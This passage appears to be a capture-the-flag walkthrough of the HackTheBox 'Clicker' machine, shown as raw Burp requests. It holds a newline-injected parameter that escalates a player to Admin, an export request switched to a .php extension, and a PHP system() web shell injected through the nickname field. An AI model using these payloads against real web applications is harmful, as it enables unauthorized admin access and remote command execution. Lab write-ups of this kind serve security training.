
```
1 GET /save_game.php?clicks=1390&level=5&role%0a=Admin HTTP/1.1
2 Host: clicker.htb
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: close
8 Referer: http://clicker.htb/play.php
9 Cookie: PHPSESSID=fcorin8q8bf4bh2ili1sh9c064
10 Upgrade-Insecure-Requests: 1
11
12
```

And bam




now let's log out and log back in, and we have access to admin.php





clicker.htb/admin.php
Administration Portal
Back to Home
Top players
Nickname
Clicks
Level
admin
999999999999999999
999999999
ButtonLover99
10000000
100
Paol
2776354
75
Th3Br0
87947322
1
Export
txt

What does the export do?



creates a file on the system with info about the users



However look at the request:

Request


Pretty Raw Hex \n


```
1  POST /export.php HTTP/1.1
2  Host: clicker.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64;
   rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=
   .9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 31
9  Origin: http://clicker.htb
10 Connection: close
11 Referer: http://clicker.htb/admin.php
12 Cookie: PHPSESSID=fcorin8q8bf4bh2ili1sh9c064
13 Upgrade-Insecure-Requests: 1
14
15 threshold=1000000&extension=txt
```

can we change the extension?

```
Pretty  Raw  Hex
1  POST /export.php HTTP/1.1
2  Host: clicker.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 32
9  Origin: http://clicker.htb
10 Connection: close
11 Referer: http://clicker.htb/admin.php?msg=Data%20has%20been%20saved%20in%20exports/top_players_yr55vo96.txt
12 Cookie: PHPSESSID=fcorin8q8bf4bh2ili1sh9c064
13 Upgrade-Insecure-Requests: 1
14
15 threshold=1000000&extension=php
```

it looks like we just did?






ok how can we play with that?

maybe create an account with a payload, that will execute once we open the export?

ok that did not work



how else can we change the nickname? maybe we can inject into that request?

Request to http://clicker.htb:80 [10.10.11.232]

Forward | Drop | Intercept is on | Action | Open browser

Pretty | Raw | Hex

```
1  GET /save_game.php?clicks=32640&level=6&nickname=<%3fphp%2bsystem($_GET['cmd'])%2b%3f> HTTP/1.1
2  Host: clicker.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Connection: close
8  Referer: http://clicker.htb/play.php
9  Cookie: PHPSESSID=fcorin8q8bf4bh2ili1sh9c064
10 Upgrade-Insecure-Requests: 1
11
12
```

ok it looks like it worked!